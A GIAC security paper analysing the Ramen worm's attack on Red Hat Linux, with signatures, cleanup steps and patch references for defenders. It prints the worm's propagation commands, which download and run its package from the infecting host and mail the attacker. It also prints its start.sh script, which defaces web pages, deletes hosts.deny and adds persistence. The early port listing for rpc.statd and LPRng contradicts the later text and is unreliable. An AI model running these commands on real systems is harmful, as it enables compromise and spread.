Global Information Assurance Certification Paper

The Ramen Worm

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Exploit Details:

Name: Ramen Worm
Variants: Unknown
Operating System: Redhat Linux 6.2 and 7.0
Protocols/Services: This worm exploits known vulnerabilities in wu-ftpd (port 21/tcp), LPRng (port 111/udp), and rpc.statd (port 515/tcp).
Brief Description:

The Ramen Worm is a self-propagating worm affecting the Linux Redhat (identified in CERT Incident Note IN-2001-01, 18 Jan 01). It is a collection of various tools designed to attack network/ computer systems by exploiting the aforementioned known vulnerabilities. A successful exploitation of any of the three commonly installed software packages results in a privileged (root) compromise on the victim's host. Furthermore, Ramen will automatically seek out and attack all vulnerable systems it can find until it is removed from the compromised host.

Protocol Description

The collection of tools distributed with the Ramen Worm is designed to exploit three previously publicized vulnerabilities in software commonly installed in the Redhat Linux Versions 6.2 and 7.0.

Services exploited by the Ramen Worm include:

1. **Wu-ftpd (port 21/tcp)** – "The wu-ftpd "site exec" vulnerability is the result of missing character-formatting argument in several function calls that implement the "site exec" command functionality. Normally if "site exec" is enabled, a user logged into an ftp server (including the 'ftp' or 'anonymous' user) may execute a restricted subset of quoted commands on the server itself. However, if a malicious user can pass character format strings consisting of carefully constructed *printf() conversion characters (%f, %p, %n, etc) while executing a "site exec" command, the ftp daemon may be tricked into executing arbitrary code as root.

The "site exec" vulnerability appears to have been in the wu-ftpd code since the original wu-ftpd 2.0 came out in 1993. Any vendors who have based their own ftpd distributions on this vulnerable code are also likely to be subject to attack.

The vulnerability appears to be exploitable if a local user account can be used for ftp login. Also, if the "site exec" command functionality is enabled, then anonymous ftp login allows sufficient access for an attack."[1]

Further reading about this specific exploit can be referenced in CERT Vulnerability Note VU#29823 entitled, "Format string input validation error in wu-ftpd site_exec () function," and referenced at the following web site: http://www.kb.cert.org/vuls/id/29823

2. **Rpc.statd (port 111/udp)** – "The rpc.statd program vulnerability is part of the nfs-utils packages, distributed with a number of popular Linux distributions. Because of a format string vulnerability when calling the syslog () function, a malicious remote user can execute code as root.

   The rpc.statd server is a RPC server that implements the Network Status and Monitor RPC protocol. It is a component of the Network File System (NFS) architecture.

   The logging code in rpc.statd uses the syslog () function, passing it as the format string user supplied data. A malicious user can construct a format string that injects executable code into the process address space and overwrites a function's return address, thus forcing the program to execute the code.

   rpc.statd requires root privileges for opening its network socket, but fails to drop these privileges later on. Thus code executed by the malicious user will execute with root privileges."[2]

   Further reading about this specific exploit can be referenced in CERT Vulnerability Note VU#34043 entitled, "rpc.statd vulnerable

[1] Further reading about this specific exploit can be referenced in CERT Vulnerability Note VU#29823 entitled, "Format string input validation error in wu-ftpd site_exec() function," and referenced at the following web site: http://www.kb.cert.org/vuls/id/29823

[2] Further reading about this specific exploit can be referenced in CERT Vulnerability Note VU#34043 entitled, "rpc.statd vulnerable to remote root compromise via format string stack overwrite," and referenced at the following web sites: http://www.kb.cert.org/vuls/id/34043 and http://www.securityfocus.com/bid/1480

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3. **LPRng (port 515/tcp)** – "LPRng, print-service management software now being packaged in several open-source operating system distributions, has a missing format string argument in at least two calls to the syslog () function. Missing format strings in function calls which allow user-supplied arguments to be passed to a susceptible *snprintf() function call may allow remote users with access to the printer port (port 515/tcp) to pass format-string parameters that can overwrite arbitrary addresses in the printing service's address space. Such overwriting can cause segmentation violations leading to denial of printing services or lead to the execution of arbitrary code injected through other means into the memory segments of the printer service."[3]

   Further reading about this specific exploit can be referenced in CERT Vulnerability Note VU#382365 entitled, "LPRng can pass user-supplied input as a format string parameter to syslog () calls," and referenced at the following web site: http://www.kb.cert.org/vuls/id/382365

Description of variants

Currently, there are no actual reported variants to the Ramen Worm. Rumors have surfaced that variants may be present and that they should not affect other Linux OS types. This is due to the difficulty in changing the attack code. However, making modifications to the existing shell scripts in order to do other malicious things while the code is running would be relatively easy.

[3] Further reading about this specific exploit can be referenced in CERT Vulnerability Note VU#382365 entitled, "LPRng can pass user-supplied input as a format string parameter to syslog () calls," and referenced at the following web site: http://www.kb.cert.org/vuls/id/382365

How the exploit works

The Ramen Worm originates from an already compromised host (one of the three known exploits listed above), that had the ramen.tgz package extracted to the /usr/src/.poop directory. The ./start.sh script is then executed. This prepares the system to act as an attacker, and performs several functions:

- replaces all index.html files on the server with a prepared defacement message
  "Hackers looooooooooooooooove noodles" and a picture of a package of Ramen noodles.
- removes the tcpwrappers access control list by deleting /etc/hosts.deny.
- copies the appropriate binaries into place.
- adds the worm startup script to /etc/rc.d/rc.sysinit so the worm will be run again if the system is rebooted.
- launches ./bd62.sh and ./start62.sh (on redhat 6.2) or ./bd7.sh and ./start7.sh (on Redhat 7.0).

bd62.sh is a shell script adding the asp webserver to inetd.conf (or in the case of Redhat 7.0, bd7.sh adding the asp webserver to xinetd). It also disables anonymous ftp by adding the "ftp" and "anonymous" users to /etc/ftpusers, and disables rpc.statd by killing the process and deleting the binary.

start62.sh is a small shell script that launches the three attack processes: scan.sh, hackl.sh, and hackw.sh. The scan.sh script picks a random class “b” to scan, then launches a modified Synscan against those addresses and checks the FTP banner (using FTP port 21) for the following strings: "Mon Feb 28" and "Wed Aug 9". If it finds the first string, it writes the hostname and/or ip of the scannee to the file ".w"; if it finds the second string it writes to the file ".l". These files serve to identify the two breeds of exploitable machines (Redhat 6.2 and Redhat 7.0). The hackl.sh and hackw.sh scripts watch the output files generated by Synscan and act against any IP addresses that are dropped in the log files.

In the Redhat 6.2 machines, the attack processes read the contents of the ".w" file to run the wu-ftpd exploit. It appears that this exploit will affect several types and versions of Unix http://www.kb.cert.org/vuls/id/29823), but the context of this worm would generally only be run against RedHat 6.2 machines.

If that attack fails, a copy of the widely available statdx exploit for RedHat 6.2 is run against the target machine. If either of these attacks succeeds, the following sequence of commands begins to execute the propagation life cycle on the new host:

```
mkdir /usr/src/.poop;cd /usr/src/.poop
export TERM=vt100
lynx -source http://FROMADDR:27374 > /usr/src/.poop/ramen.tgz
cp ramen.tgz /tmp
gzip -d ramen.tgz;tar -xvf ramen.tar;./start.sh
echo Eat Your Ramen! | mail -s TOADDR -c gb31337@hotmail.com
gb31337@yahoo.com
```

FROMADDR and TOADDR are the IP addresses/hostnames of the infecting machine and the infected machine.

Redhat 7 machines are attacked by the exploit aimed at the LPRng syslog format bug. It is possible to corrupt the print daemon's execution with unexpected format specifiers, thus gaining root access to the computer.


If the attack succeeds, the same shell commands above are executed, starting the propagation life cycle on the new host.

Once in, the worm establishes a minimal HTTP/0.9 server on **port 27374** to serve out copies of itself (it does this through inetd on RedHat 6.2 and xinetd on RedHat 7.0). It determines its IP address of its external interface, and removes the vulnerable services used to spread itself. On RedHat 6.2, rpc.statd is removed; on RedHat 7.0, lpd is removed. Also, the user's "ftp" and "anonymous" are added to /etc/ftpusers, closing the wu-ftpd hole for RedHat 6.2 and RedHat 7.0 (the wu-ftpd exploit worm requires anonymous access to be enabled; adding these users to /etc/ftpusers disables anonymous ftp). Finally, any writeable index.html files are replaced with a new index.html with a message referencing Ramen Noodle Soup.

Two notable peculiarities about the Ramen worm are the creator apparently did not leave a back door to regain shell access to the machine, and the shell scripts for modifying the FTP exploit are written for both RedHat 6.2 (bd62.sh) and RedHat 7.0 (bd7.sh). Hence, the creator takes unnecessary steps to fix the wu-ftpd exploit hole and also attempts to fix the same hole in RedHat 7.0 (bd7.sh), which is not even affected by this specific exploit.

Diagram

The diagram below from www.whitehats.com/library/worms/ramen/index.html shows the logical path the ramen worm takes to exploit a system and the steps it takes for propagating itself and extending its life cycle.



How to use the exploit

All of the Ramen Worm tools can be found at www.whitehats.com/library/worms/ramen/index.html. It includes all binaries for RedHat 6.2 and RedHat 7.0 versions. The names, file author and descriptions of the files associated with the Ramen Worm exploit have been provided. Furthermore, the source code for the major exploits; wu-ftpd 2.6.0, rpc.statd, and LPRng will be provided at the end of the document.

Filename	Apparent Author	Description
Asp	worm author	xinetd configuration for the "asp" webserver, needed for Redhat 7.0
asp62	worm author	webserver that binds to port 27374 and sends ramen.tgz in response to any connection
asp7	worm author	same only compiled for use on redhat 7.0
bd62.sh	worm author	launches asp webserver and closes holes on Redhat 6.2
bd7.sh	worm author	launches asp webserver and closes holes on Redhat 7.0
getip.sh	Other	puts local IP address in file called "myip". This script is identical to that found in ADMw0rm and the Millennium worm.
hackl.sh	worm author	exploiter, reads found redhat 7.0 targets from synscan output file, then attacks each with lh.sh which runs the LPRng exploit against the host
hackw.sh	worm author	exploiter, reads found redhat 6.2 targets from synscan output file, then attacks each with wh.sh which runs the wu-ftpd and statdx exploits against the host
index.html	worm author	replacement to overwrite all index.html on target
l62	DiGiT	LPRng remote exploit by Digit [teddi@security.is]
l7	Digit	same, compiled for use on Redhat 7.0
lh.sh	worm author	launches LPRng remote exploit against Redhat 7.0 host
randb62	worm author	prints a random class b address such as "10.23"
randb7	worm author	same, compiled for use on Redhat 7.0
s62	ron1n	rpc.statd remote exploit by ron1n [shellcode@hotmail.com] note that there are two exploit versions, this is the older one
s7	ron1n	same, compiled for use on Redhat 7.0
scan.sh	worm author	picks random class b, then runs synscan
start.sh	worm author	replaces index.html, removes /etc/hosts.deny, launches attack
start62.sh	worm author	launches scan.sh and the hackl.sh and hackw.sh exploiters.
start7.sh	worm author	identical to start62.sh
synscan62	Psychoid	fast vulnerability scanner, used to scan for ftp banners
synscan7	Psychoid	same, compiled for use on Redhat 7.0
w62	tf8	wu-ftpd 2.6.0 remote exploit by tf8
w7	tf8	same, compiled for use on Redhat 7.0
wh.sh	worm author	launches wu-ftpd and statd remote exploits against Redhat 6.2 host
wu62	tf8	wu-ftp 2.6.0 exploit, duplicate/unused file? (doesn't work)

Start.sh code begins the worm process. I have added notes to identify what actions are taking place. (Creator: Worm Author)

```
#!/bin/sh

        nohup find / -name "index.html" -exec /bin/cp index.html {} \; &
        #(replaces index.html with modified index.html)

        rm -f /etc/hosts.deny  #(removes hosts.deny effectively disabling any use of
        tcpwrappers)

        ./getip.sh  #(Utility script to get the systems external IP address)

        if [ -f /etc/inetd.conf ]
        then
                cp synscan62 synscan #(Copies modified vulnerability scanner for
                FTP banner identification)

                cp w62 w  #(Copies wu-ftpd 2.6.0 remote exploit)

                cp l62 l  #(Copies LPRng remote exploit)

                cp s62 s  #(Copies rpc.statd remote exploit)

                cp randb62 randb  #(Copies Class "B" address generator)

                echo "/usr/src/.poop/start62.sh" >> /etc/rc.d/rc.sysinit  #(Places
                start62.sh in rc.sysinit so to make sure the process will start again
                if system is rebooted.)

                ./bd62.sh  #(Launches webserver and closes holes in Redhat 6.2)

                ./start62.sh  #(Launches scan.sh, hackl.sh and hackw.sh scripts)

        else   #(Same is repeated for RedHat 7.0)
                cp synscan7 synscan
                cp w7 w
                cp l7 l
                cp s7 s
                cp randb7 randb
                echo "/usr/src/.poop/start7.sh" >> /etc/rc.d/rc.sysinit
                ./bd7.sh
                ./start7.sh
        fi
```

Signature of the attack

As part of daily administrative duties, care should be taken to monitor log files for any system abnormalities. The Ramen Worm makes several system modifications to the filesystem of the target host. Below is a list of system changes administrators should look for:

4. Open TCP Port 27374; this is the port asp will use. The **netstat –a** command will show any active ports and associated numbers. **Please note that variants could change the effective open port number, so other means of identification should be utilized.**
5. Existence of /usr/src/.poop directory which contains the contents of the ramen archive.
6. Existence of /tmp/ramen.tgz.
7. Existence of /sbin/asp.
8. Removal of /etc/hosts.deny
9. **lsof –i** will identify network bindings--administrators should look for the following:

```
inetd 472 root 14u IPv4 11445 TCP *:asp (LISTEN)
```

- **ps –ef** will identify processes running on your Linux System. You should look for the following processes:

```
root 4722 0.0 1.6 1648 752 pts/0 SN 15:46 0:00 sh ./scan.sh
root 4723 0.0 1.5 1648 748 pts/0 SN 15:46 0:00 sh ./hackl.sh
root 4724 0.0 1.5 1648 748 pts/0 SN 15:46 0:00 sh ./hackw.sh
root 4730 0.0 0.9 1252 460 pts/0 SN 15:46 0:00 tail -f .l
root 4731 0.0 1.6 1656 756 pts/0 SN 15:46 0:00 sh ./hackl.sh
root 4735 0.0 0.9 1252 460 pts/0 SN 15:46 0:00 tail -f .w
root 4736 0.0 1.6 1656 756 pts/0 SN 15:46 0:00 sh ./hackw.sh
root 4743 0.0 1.0 1148 492 pts/0 SN 15:47 0:02 ./synscan x.x.x
```

How to protect against it/cleanup

RedHat has released patches for the wu-ftpd, rpc.statd and LPRng exploits. These patches should be applied to the system immediately to eliminate the possibility of compromising the system. Also, if any of the above services are not needed, shutting them down would also be an effective means in preventing an exploit.

http://www.redhat.com/support/errata/RHSA-2000-039-02.html

http://www.redhat.com/support/errata/RHSA-2000-043-03.html

http://www.redhat.com/support/errata/RHSA-2000-065-06.html

To remove the Ramen Worm from a compromised host, perform the following:

- Linux 6.2 (Remove/Replace these files)
    - /usr/src/.poop **Remove**
    - index.html (Search entire system) **Replace**
    - /etc/rc.d/rc.sysinit **Remove ramen references**
    - /sbin/asp **Remove**
    - /sbin/rpc.statd **Replace**
    - /tmp/ramen.tgz **Remove**
    - /etc/host.deny **Replace**
    - reboot system to kill ramen processes
- Remove the following line from the end of /etc/inetd.conf
    - Asp stream tcp nowait root /sbin/asp
- Remove “ftp” and “anonymous” from /etc/ftpusers
- Linux 7.0 (Remove/Replace these files)
    - /usr/src/.poop **Remove**
    - index.html (Search entire system) **Replace**
    - /usr/sbin/asp **Remove**
    - /etc/xinetd.d **Remove asp reference**
    - /usr/sbin/lpd **Replace**
    - /tmp/ramen.tgz **Remove**
    - /etc/host.deny **Replace**
    - reboot system to kill ramen processes
- Remove “ftp” and “anonymous” from /etc/ftpusers

Finally, the SANS organization has been working on the cleanup of the Ramen Worm and has posted **“Ramenfind” by William Stearns** to correct this problem. Information about Ramenfind can be obtained at http://www.sans.org/y2k/ramen.htm.

Source code/Pseudo code

Source code for the three major exploits is available at www.whitehats.com. The following is the exploit code for wu-ftpd, rpc.statd and LPRng.

wu-ftpd Exploit: Due to the length of the code, a link to its location is provided on the internet.

http://whitehats.com/library/worms/ramen/wuftpd2600.c

rpc.statd Exploit: Due to the length of the code, a link to its location is provided on the internet.

http://whitehats.com/library/worms/ramen/statdx.c

LPRng Exploit: Due to the length of the code, a link to its location is provided on the internet.

http://whitehats.com/library/worms/ramen/SEClpd.c

Additional Information and Resources

This vulnerability has recently been discussed on public security forums and is currently an active exploit for attackers. Further reading and all reference materials were extracted from the following:

CERT® Incident Note IN-2001-01, Widespread Compromises via "ramen" Toolkit http://www.cert.org/incident_notes/IN-2001-01.html

"Redhat Errata", http://www.redhat.com/support/errata/, http://www.redhat.com/support/alerts/ramen_worm.html

"Ramen Worm" writeup by Daniel Martin, http://members.home.net/dtmartin24/ramen_worm.txt

"Ramen Worm Analysis" by Mihai Moldovanu, http://tfm.profm.ro/index.html

L-040: The Ramen Worm, http://www.ciac.org/ciac/bulletins/l-040.shtml

“Ramenfind” by William Stearns at wstearns@pobox.com. Version 0.4 **updated** 02/15/2001. http://www.sans.org/y2k/ramen.htm

Ramen Internet Worm Analysis,
http://www.whitehats.com/library/worms/ramen/index.html

CERT Vulnerability Note VU#29823 titled, Format string input validation error in wu-ftpd site_exec() function, http://www.kb.cert.org/vuls/id/29823

CERT Vulnerability Note VU#34043 titled, rpc.statd vulnerable to remote root compromise via format string stack overwrite, http://www.kb.cert.org/vuls/id/34043 and http://www.securityfocus.com/bid/1480

CERT Vulnerability Note VU#382365 titled, LPRng can pass user-supplied input as a format string parameter to syslog () calls, http://www.kb.cert.org/vuls/id/382365